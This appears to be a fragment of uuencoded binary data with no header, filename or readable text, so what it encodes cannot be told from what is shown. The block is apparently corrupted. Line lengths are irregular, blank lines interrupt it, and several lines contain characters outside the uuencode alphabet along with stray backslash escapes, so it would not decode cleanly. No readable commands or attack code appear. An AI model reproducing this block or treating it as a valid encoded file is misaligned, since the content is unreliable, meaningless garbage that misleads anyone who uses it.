MDS2DBG),*BG'Y'?*X5(.=K3W[+F[T1A5*W&A41@X_C0W!MQN`/5%PP1#;)3K
M#\$DVTMEL?1)&7A^(4'B61:.SA!'8NT'84!YVC:2L7]_)EF1C"&\!0S&PXI
M]XCG-:>=PSLV1(#35CP>B\$KF*#@#VUI"/,VA#S?TA:^K<(-@^*9VGZ0%X1LA
MF5V9"Z^P1F`OAU-C7WXIGOW(.`-^%PGDOB!M8SQ.)[,A18KKGR?]`^H6?)ZP
M`%P'I>, +M;S^@90[<^`*`E(0/'FP4V1YL[7ZKPVRT+;X'`'+U;%HZOF>>X)?
M)P2%%?U:/Q"<%9"2HX")N/\$6DM*BI.77"1C(SH@'2++!:QOPX"41B9TZY@Q
M*LXYCJLUUU>S_D.<%HB4&%NE4)?T^!1M.+4'`'5CFM>N%'9,'R'Y/H#"1;OH
M0\$QZ]@L@CP'(BB+=.B!"?_DL5V_ZTR3&8:*^!\$UMC28GG\RF:3;+80MI69*-
M\4CSQ\$J\$DK;9;ENS*B6/N#K!])X(I&"L2_LU)P2C2'\$B#FKG2Y9+](S<"\/: ,
ML5N;N\60Z-1A5<6J"/@E;X7*"/B&\.M.GXE\$DZ%HQ\$90XP7>]#R\$,)J,5J>I
M%H9JB+@#, #-Q+D,96]E7%(['JC`*C&,"]Y07GQ40#IUI5A"ST)2*D2EPIC68
M&4_0?+U&`L+D@`V_6/@0S^)&8O4/V\$:-W&HU`EY8']9U_M"#6-OB2)=R&%&3
M>;P!F*LLK<2%"\$]4L^L8Z+*)<O7ZRYF_(UJ3J\"<8T700<K+P/5[:])K^#S]
M-5#0W\$0W(36-\$>[/V1XEK-6K_NLU]MH\K!5WA`7PMIFQ8OWYUSP+\+7.OY+6
M^/.=A56[,KB%/^!/V:K2!7R9T].DWOC)^/Q?>GPN2(@:!!Q9?('I[ZQ,IMC-C
MH8/N!IN_!KI]0A^+8V-^+WP+71@]X3Z9E"U_OP,D=Q?R\/[Y+/T.AQ@Y4E:
M`QL&DS714+H\$AN:<ZH/M72OEO6]SY<<1"43:<PQ1:K-5LN[]=9:]HPN^",VU
M&@KK9'(WLTVL:H@T^@O\$!S(!'UVF0`<C91'0V4R=7^."(\JB#84-995/XKX;
MB-0`ILV`#62N^WAC(S\$1J<AQB;E1GQC?* :9Y7#+A`6-<8\$RPI!JO4:T; *+G+
M5#E-X3R25\,T@?F4WE.!0%-W,<);`B'-"V9`<EZ]\16MFUU'7\$'(8EEO,<7&
M4DTLH[#_+1,#`D/*"5P.F\$OB^+2MY=UYZ>\$;V&O2&@;#;W8#!ELF2+?Q,F(%
MHKN`%L\`NT@*6-)-F*#-'`08(QQH%P9MMD969YM>'F"=7ELDD7WJ)Y'=M,.`
M`-'S4R%7N6)*+V??R5EZ]C6*YCIGR:L6W4&;P(HUV\$YCO9N<M_W9U+Z`ALO?
M("FY?7F>GITC!091?N`]+8371-T6]J(16AS^_+\$ (S:RRP)O:62CPX.\GU.\G
MU)UZ]"['VKL+1@88DBS2JZ(V`J@RDC\$%LW+SD_-^P/454A:'TV.B<1Y/!\VX
M/&I!`;<@Q=@`6_T3T24V(2H3C'7"5C:_HQA(R;X=T`QBSBM3XZA(,=4D]
M3YD9BDO0S`,(:\XB)VI3HS);-M*\`N*FHDXM#G-8`+7*O#4QF;@%>;6B-4`4[
M`H[[Z.=\9U1RL\$XO@7\$('+\$#%03+<?DJ4V]#HIW`*>BV!ZY"L7;-P3*3&88"
M<X+A*\`^SO\$5)0*@Y`^@%>>:I(Q46S`^107A*`Y`C)^:F]EH`JK&'\$B[6IGS
M[] (SBU&7\$`LIN6`EX\$F28*(.=G*R"P:1NZ>4MXUK<A)!#EV&QM5JRF+,=IXI
M1`'=ZR]01N@HN:H9R?AT/Y`BSJ2F\$4RK\$^)]Y%)K[P\$=%*)S#)<\$VY%Y_-9
M"LU`3<6/DO!1KOJ/+<NGB,0N`BWT-SM3DX4WP[R]8(EP\]W0": :J?WNP_)Q
MMYIFI[VXWY^-2E073J2`]WL08%!]/KDJDIR<L&!>L!XRO1?Q4'C5,+MHF\5Z
M8-UD?^E]6E`V&5A"B=9Y#].[@=H7;2=%@5]]Q:MN+#,^5D:\.-K>VOYN1TY+
MT8_[Y\`4*6J':?U*L\,E^%`JU%\CU:>C(!!>\$R<?#FLQN1[X-J@FE,.#3F=V
MC])N-`:(G`..SK:P9(..2,55"%ED@=@R1N@')A`\$\$V:>]MY2-3U1]70^TYS
M(71OTA_5KUP<K_-N%S:3+4\7D":Q6O*T7N5Y`-,5DQ^>9FAX1JL_2"Z`%(.
MY]Y&DT/3&3K7Q0[LR,-:+\$EG'(),K4;%H88DJ8*MZ,AT9;*) (.MD*1MN52@N
M<E.=**;@W:3RL8X^\$N!SX+%,>>8\$J6`6DXF#NGV4'._4>:WI5H7?T_1D,
M5P'5`D%BF/<4K*F]4Q5I2,WY6UH@F!XVEI1W01HRUO6^0`S4)"^OY!"LA??%
MJP!CH/MCN+@;XVF^4,3;8`"@I3P.V\MMA>E+. :&(22(B.=]FA,#CCP6_>P@K
MA.Z+&\]W]K:/M<>2.2`.89-R!QP]=9D8^BY2]E,1+#PWJKF%^=M+9T/2#10
MN[&8-X#BDL^<CQP^`U\$3K+%JLU3N!L3AT%:0%[RY((9/'AANFM-]HF1-V2!+
M7M4Y\$<[\4R%[LMLHG-S,!_WE[NO73`,AGLDOY(]LLF2KI>A&:Q_B!P(,]"73
M%6C#^15,Z5)&H7"QEL=:?@Q3`0QZ?TTJ0%J)F&-2L)\$BT6O>DB@:T`ZB>K0-
MA+.X(70LLPHA+0\$`1K`V9G_S[>%C2GF#-`P.9F<1-X+[66%J@)FAU\$!L<^<
M8D/\V/(1QB.P9^=K;A@3;E;%ZPKA:`RZ=A" M:-G3C2GAI6-.%5R_PO6-0F_
MKP6W)`QAXC6'^-221A<]V.\$IR%M:5=3\$3>+F*?S_^OQUM[1\1N7;@13C=&\
MZ\$QDR-#8SX\$)X@N7XB:)+X<;%#YMZE@]S+&#=#3T507F380"<)*M<OG)3]\$K3
M)ARM%:%C%_W6NTP9/Ws+,M5J`_%'1/<IHS?<>78Y)0PB') .EBI&WWCXX?'3
M.5(U?AF=-SAVJNZ-W42J+37WT<0:GC>IP89+D\K2Y?WQ\$&1OX\%07>B`WL`&
MX7HXV0%K.%1A,H2/A^JR#`9:>/XYNV'2('4?_V!\$<%]QPV315\V2:UL_U!=N
MMBJ%CPW2\YD^_2/<?.ALMF[L()]>#_GS`^2*19UC?2E,)-83:5KVX%=F)P!3U
MPEZ)ZX3FU=@84I\$G8N!ZL+I`COU0:0YJY8E`HGVLS5IJ/^P)F._KF5:MZ7O1
MDGX/]Q`Q-(-,")TI],Q+!]]PV*B\$4&?^M*]4/[KEC@XJ]"F[<W^';<T!HTR
M@T`X`PVK1^W["".QY:T(D7R&(1^U-M*4VD\$CQS(U_?5KO%SDD6D7P\$R)MW;L
MV/4['_H[']J0#VW\$2X:YQHJTW9^+EQ0PEUA)5//B._27@_&S"Z%PA9MD(&A'
MG?[])%0@`2<N+5([/W9Q.&?#4+"(CDY:&[M.:@[*4^FL43T`'+HY0D`!JSLB2
M=_\T@3ZA&/S=7.08H@I+86M\Z+N)-3Y#W<0Z7IQBNM8<4VZ=-Z?*=-ORIJY^Y

M@3C2UD8A,AU[A@G5*0";YU^8%R1,)KB^H5AA>NK+: [R(T=@T.5O3)F.=Z\$^1
M\X6C1FAR([7=Y7)NC*,*(Z)L#C=I\2(8QPX*6;^?'!EHI\$)4_QEEB@[XN]QA
MKQM\$1#2[W,JJ/V&3ZU(IDR#*F/VB3(5M)<O3RFN+9MOY%78V#?G_UDJLOUZ
MZ]\`Z7K6YZSOK&\$[.+Z8CRX%Q=_D4Z`T2P)/?#X/?#X/?#X/?T&%@;#J8D*.&
MC6[\`-L`IQ%(R#91"N\$@J\<=2?CZS:F'<E)5!\$1]NW++=,G]?F1*657E52F64
M8#4\";7VJ>PH.DCS/.M#7&G73JFA=VC(OI\$RFIAVK669^NY\$SF+S*:,CU2:>
MO@5BX\`K[C;ZM!UDC;*E>1?,\KJ+'CJH32"7"OJ[:HPHT=9.**]CV0\$(VM>F
MS[HM/^9-,"6E%Q3^!&YO&*9=X0)<@.(AAG3!2%OQ],H\$^*88)5P5AI"!3-/D
M!*4`WV!GP6:S*7@#7R13L+K0H=W=C+9P\1IGXQ4PP21'\$30K]".!UUI.VVGH
M"+NH\$8'K.ZNZ?L<M-Y=R&+7R5XEXF5/XKP0)S_;>?<K-X"5)L7.CL[BN;GE
M)&]\$9//0<*6\$?6Y,9!LPR4A*:XV+JP^L9GOK)CQTC+-W@^QRUPL!7H[^#>LF
M&W%\$V^6#M<FYZIG0.\XVMZF)\FG:;0;N7/&ZS&C-!K(8H%AD\$<'8O62>BPE!
M:-;1W):V?9'-P&"HR^[I*9G:4CIC*LP!M6P@<(C*4#9%>4QV:IS<O5S#UXU\$
M1D\$48<UH'E<B&YA=)^4UN<HNQ6`KZIS/!M?@)T99,I\$N2;,\$(T'M#S6TYY:
M0'=[\<-K2+O>>BSW:KF,J:45&C9N)-48/!\$VK=PH/I5BM"KTVOF8\NT:Q_`(\;
M\=-PT';/_[=J,><!U4!,#G93%>GH)#2U<3<;I.B4TM99.;KB:'RY<6MMXL)5
M9I=S7-C6O-#C5:\$)%DC[4\$G\Y[NTS3?A8B'QRHH!/GCL!DS6;_#4-73J#3@:
MY+,IWN7_&(\O(RO()7\>3+==?0X`\$DME^0^NCH8.W`RZ+^:2V+CL*!6:1TP
ME[?B:H_R/_&(OK4"Y&12AY=IT3)GMY95&_JOSD7&ERM0L1Y?_]U[A[WT>RR%
MY%JA=@7C*#@<;8F!EWPOPL5"GQ,K*M@Q5\$+!)II9U;&S[ZTR?ST+J^(@N"VDA
M,.X3H84M)WMHP.4W9?+G_@-67Q[_YO/(@KV67!X#6=-3)F?],9RVPWWO)6O
MBLT>B'@0B"84MA`NVQ%_A9\$#_:RGH*3"]'ZE+TCSP!U1"'Q%NIE/\$YA]LA_E
M7#?*L@-E<D4&45K_MVWMY[K57B]J_4GK4^%<*G*0<:J)J4.DC6**.5?^_"@
M9%\$G\$0WZ&`AC;! :CSO<\$SX+*@)0EY,VUH-L84ZDR).ML9>[?*5L+^I<M9."
M\$C3P'AMOF4>PJT*HD()7\$9)C5WQ;4[: (EY0[%M!5:@9J(I/('W,VN^G="W
M%J7.M280M@2IT3V'IF;&2QI*")SDLW@1Y,6Q`D.3'(!Z!.I_X2,YQW-/KW>
MM.4H#VFI'+V6Y40JXF".8E'69D(/)@7Y0*6'W66(2XT=L)#(-FOLM:@MM:@
MHI9KP%*NYWZ'1;#^6.Q&-43%6I(+5RJVL4A_EIX](2L,6V+3K3:86VT0JB:]
MA:HJ"K\A4=48C537U\$7<BMK,I;J>-"AI9I5<FF,0A(OY]4]WWX4G)3YHGE?.
MTHF!T7%)5\$RM[A8UK+CBE=T\$PZ"!65RQ?R?-FLMLX5K:'F-\\$OO0Z.QW.
M\O.D7)1>BR@*SD1>:S^2B=LT16+PRM%+MZ!\$NT#T\$K>P0+503),F#DL?/><U
MEV\$-.ZW,85F=-B/HL1)D/= "5=APZ1%V>Q#C/ZI7XU_79I/H@G-6,:TG-*527
MY6PAE>\$'I7JNEBTKNQGK2!\5<[,TGW.KBAU2?490`)Y:6T;+VBQJDFC9GZ7K
M620*L0MJ]AH&LL/Y83%2.\$"LP^J<3]/QN^M=X"KBPVJC&<] (19>3HN=# [%V+
MGTG2C/\$DC!4M9XLS,7?@T,`X(29N/=O7VU!!S=R_ZR2(H1EU1LDA`7F6&]G8
M#FIM;`-HQQU6V;.:6+-S<&_AR@+[?K<3_MU.^'IVPI;P@,M)B/"<3;/+&R<[
MYD?R05\$0W_GTFF=C,`2T40D\$MY((,8VYS+6GA!<G^FDSTS8O28_,3T9)4TR`
M&QFPF1T<":B9X+Z-B"1:0C#TW1'C[5!VD4=U#48S[4U+]T>FNK8"=,1<INV
M[P76?&]9GEB.IL?O:OW`.D'<D`[W9L\9U'F:X';#*U(!@LYO,DR%UL_FJB?U
M#5A%H/1")+R9Q-, "HU514AL.F\FY@2PC:32!I>CDDAF#[IDC,WAT1Z`96H.*
MI=>AUOXLRSQVBH"KCCELQ/&(?34(E^O9V+7=52H)*;MV\$)[+EDUZ;\$=FRE+B
M=MYU<Y):8J)9FFS8'QSC*A99?),4@XVY"F@.5J4:N#1E68\$M&7XRJE'_F\;4
M2#*(QXK6=3D,&1O3P+?D:\B<!--&(BAFJU#%"*AQ"D.0'@K)?*/OBYT"JW<]F
MPT%D6HBF20Z)ESGJ.R7DF<'6!^^%EA<%S'2/-]BF<TZ=S5`G#48'J@W4;E+E
M]N5YVC^'T5P"[E)Y0#V;I*I_5TB5-, \$QS"*BR*9BCAJ3AS]9L:ZX;R%(36V
MM^?7FS;F:;`KC8M+`=>YO>;ALI<6@-:/1[]0:/;/=</Q=_]U><U/9#;G<9OS
MV<VF_.8G,)R?Q'`%`LOY:3SG)S.=G\))U+MByKN%PGX+]7,R'UQAR-!5+&@=U
M<X56ITID."Y%CP'HN.3AC98^V72`9E&*DP"FM9]-KA3IUD?&93H<MO#01W,%
MB+0+9Q&PPIC_7=4_`27I#W011@9"LA?(H7#Z^!1C)ZZV1'32"DZ[779K:<`Z
M!])S=-?NLF=E)59@6PWIH3E(SNQX/%AW&(W;10^EZM2C-%0L!G^C)%`A'64(4
M\OT%)OX.B2:T],@D+9`>M!T/U/IH)"S9*R(*N[>:Q0+^LHJ1VK!2-V()).AXP
MUGH*7JW<U;QY5FJF%Y8C9<8&I?8'1(+88I2C=2\$T;%B>JQ;LR.LXP@-"RV"
M")@,TA8CVBQ#\$MS1%=&=./(:O3"3ASO<'<]Y8(N(<([;\$;G"5U:GNY8[A&X@
M;I\$+B1IDH(AF@JM62(0S0.!A%S@^M_#"., \V70R-&N!>ZT3,L)>"\F)X84>-
M1;83N(*G;ISUT*#[AJB0\$1UN88.J:6U1*MQ[.=6FI2R83\$DQSL/DE'(CY;\$-
M+HY(S.A7CA-C'9EMD7*LF"7/'L=8/GCN<'I*K3N'Q@Q!'DVX6?<.7^H8K^!4
M.^!U9Z@PN>F\$BND.4:E@?'GU0&WKKBC!'EI'4)I1[,;D@@JCKY%+O`6]<'#4
M(*FFJ"+LB[-@%>MN%L&3HP37WC)G[M\$;E!SS.%A\$1;O5^,W3.,.PFQ33!S*M
MJ[Z:46"9&+8\$T^=R#/3`!OV\$C5F*,3,_O@PP1)I_L%*LN'HOFY'X)%G3E<`4
M.U,K`L'\L1P260=K8:)"K!UD'6;T@B2X"J%.U4U>W9Z3<38[XYBCER`YHA`"
MF+E>VZ\3!Z<XOEVI1P?MB=7A&O??X7BM+3PD+^&, *9`N&@4`Q#, *ZF2#JE@7
M-9[0&3-A>;PQ<U>U"*)%V/Q! :S/-CJTY`:E,&9KLE`,/S6A*16-Z6DT(0;DZ
M(GB7A2<=X(A>)>E[:YJF!A7XK,X12D;I\$-.%?.H8\!C?6%-&YJQRBD+3U5H
MKLJ`-9XM.UU5\R7%8/Y\$A2:%B<*_IZ%VIB;@/'*730T!>%`9@ZGUP9"#MW
MG8X[G]^-\`V0KY(>THRUGQ2_&IVR#\$@M]WZ\$S1::K1W0.BLD\QO/LXPU:2
M#Q.U!SCK)#EE,&0"2LU=\$JN1J-8PC4^&D(\Z4<3X(C\$9H#6AT!XW\N3X<\1"
M3"NW4*=(?W)%<4*0(NCZN/\`UI%^^,Q`K0%R<U'8LAQ0WEE_C0<D4+&#"#:A1+
MI&00UJLKS\84C93C\^ID)>)6BEESG#NI)%=&)\ZT2!/9>DO>M4W<%) /[@ZW;
M.IVP"@QF/&P-USF)<X[8UC8&4=I1B;L(U>QTJE5FH3CUQ@>"AA.HA8-:%(2R
MS8&VJWD_Q(77\ \:AZ=X/J9)CG%\$7K;\$<UEWZ?;2\!\$QX@^#,2QX`],GFZM4S

M@#G9M6^LQ2DV-*3T3(X)H?<.[/?B`K+T,/H10J#6@XS`)10@>>%OZ!AE=>?S
M*VC0_4[`O/D^\$NRN_=WK-3>^)]Q9P6/1G7(IN,K41<MQ)AHK/"LQBH,
MQ9:JMIHU' '+#,S(.AMV2?=MYG`69A:A*4JMWJ+5LDONS;*3:<2)G2DSZSRP>
M%[.1GJ&:R0\$-WOO_0[.\$T[,-6UB=ALDB\$P0/_?]K,W4X.P%=1?T_5^:E`IW
M/E?B)@5N@L3[XJ7*YJ19%ETI`;P-@.I"D4K(?80W,REY3?7]QH89`BJZ`CS:
M-!T]4J2SM)[M]6/0RKY^A>5Z;W;W.F)UF>^:9)<;O7Z2#D.E:=&(PSD)S=MM
M=600&`E^6Y15FVJ]TY`9DSPI1-IA%PK@KTA0+T!]CWC9&RG.J@;"]#-#9.T0
M2Z37G]RG!N3X0QED/SRQ![@A2`9P!3?7,2%\$&D]C@`Z6H>W70(O\D8)S9RZ\
MAH"RT&K%M)N.A8&I&HUIL[/H6!2E0K_I\ACRFC\$<'C]WI*US1T!'@!Q*;H?"
MXZ"%X:87&D@I(@O>/CP2@%13;W)K+SP\ZUG<@ILM(,?AVZUML'GYFZ(L+[>.
M7Q\1,_SKKQ%7Z?M5MJNKM)E(8J2KG@L5!LA1<^(P%;6.R8'C200M,<\$4Q\8
M(>6H(),F]S,H/@(05*8+K:*@K`'*/.<!2#PYA+A)1!8/D(%T"POLE\$99C+7
M7MH^/CS:?) /S1;4=E/C]A! *U8`L_MGF6Y03_+*S)_A,Q`\`.7A4:K`R;CC'8X
M"(:)=WH2<'=2]#VSHN`*FZ8]1V_@`'4S`SO8SWJ>AC\$*:([%SIK3M`&DZ6>%
M[*MKGJF5@-_\$Z=IP4A<_6RNA_ORG;/,Q-3QC*^=RLZ>M,R1YVC8;4.A8J:#1
M-W:N?#5#EY\@@-:89#L>]F=#"]\$6"*!B\$YM!RLXD0?M`:0N"-`@:JXV8/U:M
M08.1(I;!:\$A/HQ%Y\$Y.VL:9H20=F"H/M"01G3Z91=I%,X1%*DSOYWWK[WQ]\
M]T)Q*--2H6DRC#\D@`YJH%`*JF;:.=AY=<B#\0K)E.I.7G.RDPF'5HI1!IYG
MT%Y?S_8@`IM,(;S.\$S")!\$U,SC6&E!5]D\$S`<'1<."8V`!O4>+WKN>M!#^UJ
MEWBC/9-K(;F*8GK5L]GBS[]L8`XRAW%O@XOQE&'9G7/=*7`^F,IV]\$^F#>3
M6-9Y5Y56RVFE7WQ8<]L0;^PN<>J(9=)CM6^\$F;R<+ \$#D4`!<ITPXRXM6;9@M
M]VZ<78Y7<#;/;U6?#EP067ZLAS:YAI48\SD&E,<RR21=2EAO=AK#S9DMB**/M
MO/K9)\$UR; ,3M%)4+=6V(/LA65RG-,59.%2`Q"' :`5VH?#6;]A,C`>#8Z@3UV
M:E(>SL9%.J007!S`B_>AMB+3!<>9:GI\QCMT&\$]6HV@KZ@\SS)>834=J?K`=
MTBF?)-'[F0]#T:`\OQ* [1LT3F**~W:W2!V/IXA+2^FIE*,`Q=1Z-XOQ=-\$S&
M9\6Y@:HT\$*W[D9LA<NG7)GTEV@\$\IU-VQ55TH.2HTXGNAJ*H\$6>I.);-"([R
M;`9#68G[8I.MK\$0IK;:-76E[?R8)%YV!\$C1)U986[TN=QH/,;12,9.FGWM)L
MO>P-F/6E;V-43L>XY.J2H\ZE>]JE\$V*ZK;S>WWMECF\$YK:.["@#9/@1A;C#
MK<&`5=G`-E"%4`?HV(NMP4\ [HY5Y_,S]%)0K&-9-QGQU4PXX(W)/3*4_>`_T
M/M=8FH`EC)(%QE^>`- "[4G1:51,O,] %\$H30A>A"2.T\M/K`Q@EI: IPE7D5P&
M2X096_) (+0,M-HM`YMN,HX&-@II^HDO.S* @-X/6@]3VF"Y=DTI@9J[6G!BJ<
MPZ18M0Z\$&%,EQ6=G4T6\$0,TEB">['SC`I3?,3?U=[TLS90-%8(*_JN5#D0LU
M.BB7_/ .0*P=/R"7_(-0#<8)&;0E1.2MVPYD9N2..SDV/3#6DH-7H<1WB-I^2
MUI#2:W0`UE.,=SXY;4A/YQ+4Q2AJ(Y(ZAZ9^*E%=B*HV(JN+T)4FA)5C&:/-
MYP(\$ENL\$`'/)K&/T&B*WCE7AHC2UAJ@N0%7=HC47-O*PO!4U+.9>X&[+D-<F
MQON3)]&]CMVB5+9WL/-ZZV^FG;8_+ :H2E`_^`FVI* @: *M=`Y(/.5T"\$`XC[@
M4FLU+)DZ@,(#Y53"&KT<7`K?=-IZ; ;E7U&?NG>MBKNH+M;H9+!MN,A?`8\$*
M7W*?!J]/6B3A#*PL@C8754?;4!_4VC%)T@XAT^1"S)_?`HADA/Q6TE?;24>A
MA0F\$;XUI;1LUL*ENG_@]ZSZCE4E5K#M2A(>R)6B!L2<S34EDZ@`C0LA@10I.
M!1:S(>[91;U50E:JZL>KV[QQZY+KS\$ZJZ*=IE/*T6/GL;V**;MRTY!K39"6^
M*#2%26M[G<G,)259\&]C\$J]I=7*~^<KGSY?Q7:<EZFC4DQ+GW`"T!528PG15
M/18E;24)8(S\ SXEA`*N@SI"+>`HVN!!EI]_/I@,4?E\$974OFZ&7.NL+?WS?
M_]EH`=ART:H0#7TK*20QSY=-AI#&PRV,2CQ10>I_X`R0>T"")KH)P--WNL@E
M/+ [6HE^")G>@Z300Y`XTW);(T64_/W%EF+D\$UF:L6;%M5)Q<W+*ECB`>=?6)
M)MHX%66,?)4JKP4"+P!Y`2[>C\$HT^<R;3\$Q)=V32VGP AJ:JYJ9J+JOFI:IZ
MK^F*7*]&841M"PDO"%\$]A8^Z!+Z;3:("8WK,P%98ZY8A>,JXGPV2*%`T'+8<
MQ0:`4+<HW+T\$R_8QVKW/)A`G0B1MWGCPD`H2/F:8,P#<?+&=83I*`Y"2@O=(
MVI\~J<</??`906MZB/P033)U?0?8,&##`L/GYG*EW4`N_R5]3E&P.IR)`;1#
M_6Q\FI[-IIQ;&E07Z6@R!4M@1884!9D56`NL+DEJ)ZO=G4N/%77)*1)U949_
MBKP@APK,4E#R8<9F4*%<(>>BD^0\ODBSJ15=OYQ-,0J&44H1W88&-AX`%'`
MYP()GAL8\X.DR6H.R?`F-)N*@@YGD`YA&=<`OB]+E[[13`%^HE:\4,L"QOG8
MSJ,(PRPHFE4*+_UU3M).TV2H_0S"[`G=S=CZK-`PG\ \$HZ24%JXFG\$3`'O9/9
MZ8_`ZA:S<=A[?OP2-C:>42+8[.4T+9+V\I-? \$GKQ['%TE&7J*\0(*<U`U%[N
M! !N8;>0\$2S=:7^N:SCOATLL*8MB#`/5/8]MD?*)0O&W<.=WTZ.YP`^)`PFXSV
M4P>[T%AKAOI0#]4=Z4?I^#*:S`IR:&`M25D7F^J\ [MH1+- .YD8S&`_`-ZH)`&
MR9`^`54A"@AMOPQH0S(NIJD:*3`\ME<B0D6>#\$^1"F`>%58%96,W:Q-V;\&&
M;J`/NS45#ZW`E<>GB>0&.-0>Q2:A@YY3U*MM.9P-]!BQ`9".&+&+(G^S,8_
MC!+:;72B`R03MN\$3+*8`RM8],C%`%,\`YH_*` [LU-H`^`85D<QJ)I0`%0H
M`\$+T(1#NU8&PT7&:-%Y(ZNRD78T`)BV3%4AHHM%69VG:B@`:0I>?B;F(/=%
M[A9^8-M[@H>52_`4,Z2;`S`'`!<`\$D6@H?2=R+\R"FL&-N2T#<IE([3Q!4QM
MV:D7;0-88OGUYEHP\$*M+BD8&(5KKJMI_A\$WWC-U99`+9`B\1,<3<0E/9_`MD^
M=L)66B(K6UVY,J/\A`^3_X"N:L)[LK&ZL;JO;OYM`^7Y<C]F^AC3?U[>/\^
M_%W_YL&:_`O_[G^S<?/Z^L]/-[Y<`_MP?K#/ZRM/UA?^8/T=J7F`%#(J@#
M*OJ#(MJ3NG+SOO`^`_F/+4>O>/-)\PKR4/<7X,)E?UO AQ%Y7YXWAH,* :GWZR>
M+X/ATHW^NPN9VE_.QGU*R*X8TJR XFO!Y"#E[TC<&[A%+`\$Y)\$D)7`L<N%CG
M&V?3;#;)VSH^([P#8G#C8)=L@2KZ1LMM38G:8YV^0UUU!5>`>P?O^WMJ5^`
M`9TQ[H]_Y)*WHG(I\$P%2YV\$1"13D"Q+<"MLC`U90BHM#Z/5!GR9\$[@PV`0#.
M.W63;/_CN&W\$=`RN8@%Q0([EC6!2K-\$`S9G+SB`O3X`BK]XUUR"%(%K7.81P
M=-WT6QR&4_!E&3*7OD0WT-)9H,8B%;7/\>X2O2>+63B0@=+R"F]);`1"(P^
MSD)]D*~_>CV\RK-C52R+XGI0F&010*~>98-6-^4LZMF<UU&N>=DWXI/L%/8

M>[WS_<[K0VT[*:!]2)!XWU?6W1)&/^LL\%+-`,07/08_&800!%QIS&OV%)%1
MO^18>6-*FVS<DL\$'S.\E)4[A/KN'G2A+=OWAL3B/W6+V7_)F-T)@(&JUM+N
M<B\$Y(<U)*RS]@^UI\$,8"6AXD%0YN?KOO<=SPU(WJ)V5)!O,("9QJSR'-4"C
M2!V\,L6\$B,F'I!73Y`SW7V8B;<)9P7VR,\$6].U47![:62_@C\$/4IW-)G'!<5
MKG_KO.-!1C*!P+E3SBK)D<!GXUF.DF)5L:TX075Q!'Y^+RLX(1S*<7"Z2-*C
M2D9K&"03HVHCCV?9&,#,-GL#;,(SD)A@8;Z&8!,(,8<LH-BU&&>3+EH4'.%L
MG)ZJNN/"B!R0!\$&*0(><L#NB7IFU#Z>GQ]UH(6PT7A0^2BYQX(RH73XN@/5V
M]E/-F:)C\U848"\$H=?9'CH9!'_K1'8BW]3\$:H#KVGAI4DU01B)X[<L]]RSV7
MRI3&[\R:J=31(R!_<^9-)JJO1)635SMO@8D+SUQZ9^ [<?5SP)E/%_Y_/SI*;
MX?[G?\; :QOWUCS^__Z#!^N_\]?D/]? ,OS_=\>@Y/BM</\OXH)B]E1X<H.H
M_N%)Q=\#009,WAWOM<ZQPW<!>BLR^FBUMN.6SI5'Q8?/<D5`([T\$56<D":\$3
M"@X0A9'CP4H\!*X38'!R6'A7'XQ<79#G.T&[:>)W\$>S6H,+&Z)H?>XLU@=SZ
M6!\$(3*"F_K)*<(MG#MEB1:M1Z0%2SO1LELUR/1Z26D(,;(IORV&\$^MJE"<-:
M.@\$.C5K/1%3284#Q34BVB&P&?++:3Q9B:=@<L;V9A7QD,P'XC%/8@3#(T:#
M@ET#!S#%6%SG'(>%FL1R;*Z"4_\,QDAAT^ERV1#SYTRFP\$PGEJ&J?U@4%4=WH
MEA^1S(F#9;OE;-G8H1/,UALJ)T-N-2FR!"A[%!6GL6#`68V112@5\:*@ (U
M`LD`)-;H6\$1!-(P')DDH%.E&#%]'`*:KM"GZ#2J\H!F'UJ5&QJC&[N;%M2H
M?2>Y8SATKP"TONC\$R13Q',422\$UCX;QH]8^Q`^ZD8'5IOHUP35+-43QC^5@
M\$";0E%JR?;AQ0OIP4+C[(81SYWHJ](T4/M9\$%<,EEK1@&J'%'UXC.1W-,U0F+
MZ=FP395D@_6O&*#81"8TUV;C8TT##DI/W'X4S%"SNEC1DDMCI)8SXPD?!W5
MSOCK`BW@F&A8S8<E'D/DUHO+%>2-.>F;F(;%+=T9J',/<P2<7-FPH=G4!<:+
M[IQS'NI\$C(UCC(+000UO0,D@6'T*EYYA\$@\HS//`WFHX"A1?%70,4=/F,RM)
M)Y=ILRI51+9E@U8JSM&TA`E`S?(:*L5Q^FR'*[9#SG+M5Q30J6OR>L>M\MLC
MP1*I/P<=-E(0F1=:0;@E9TJQ\`D*"UN8ZM^S,]<]!#BM*@B(+Z`BAVI@9;=RL/
MTJ-I.K*HA2H[/BMI001X0L%6`>0[`BM`\64ZY100BOP>S)6-G6M,,!"IS*^&
M",FHG"YAT,MK6@UT.U"1:AIp(-ZB1>*58!5G>)O&2T&W8`-)PE34SC9JF6D%
M;7U_6UNFP77A>S0N5D;?_F3.0(Q)B_,%CA(U80W\$*#^Q@&J^J&7(*[?6I8
M!7FZWT`D[2\0.OM9E9>!>TR9*)[/@?80%I/OK4X**DC4*^H[X39_F*Y!EK5
M4>X#N08X3ND-!7L6*/0?%.LYA/B5H9Z_1)!GN(J2<[0M*E-7-(W3\$#HF,_U
M\9XE_V=.0I_E#X9\UBR.\$Z/9%QS\`-D(T>X.L&&4XJK(;4]D?W_5"*O\G1T(V
M!\K?U-U=5FTM[H\$%FGI&4QSM+*RC.4/DT3F<\$&\`',J=&T15N>S:9J?&,V
M4QLDD+V.1H1FI^,HOU2W&_5YD.<59I50#G9`//YR]V\+[Q30]@*A;("_[#U
MUKJ904<]<=<#-6>-&DO(#@5':P0TE\$500(JTV*(/*F#!%'>^C++,PE(%X<
M'AH83"-JL*5^W*].#R*" (+3DJ#&43>%'1OS-#4ML\$9=7TJ6`7*`; \?2^V?K[
MF_WO=WZ5L]UE1E,#@Q^V=E)#SD7VEV^Q<Z6ZTXZ01&4L;U#7XO@LP2UZ,CLS
M9GJ,,!EG/J&H\$ZA)'V1]3#,`&L+X"F]_TZE"#&`ALCX\$]^38\$5R1F8UX,AFF
M?,#US^/Q63(P!HU@&T)FAUS'R]BG)B.<F^TG8Y09<GURB;,4:&@2R\$<,ME[
M@VHVAV#-#X;JTV?]>KDF1+^(@:_%V,"_5`J/[`C76U9-U.TA@5#V.'?'+W<.
M#08/P!26DM0OJ=<X%VWUWS&X>,Q.34128ZR[5&TKNX,3J5:`,`:'S.%H.U(&F
M`BUI0U_#VB#L%-)>&/[6AU?%@\E.IBT@\$B+CV*]^T198`F]M\7B]>)Q\KF..6
M[%+P-<B6H,`%9*`Q*H;O4NNYM]QD&G9`5+=+\@:M&"1?E!LOZ0:7>7;E0)D
MTX@RO*M2GL33_KF^*MU2M:1I#531'(S[6E_=L/7`%4RA!?!([A6LV1TLGYVT
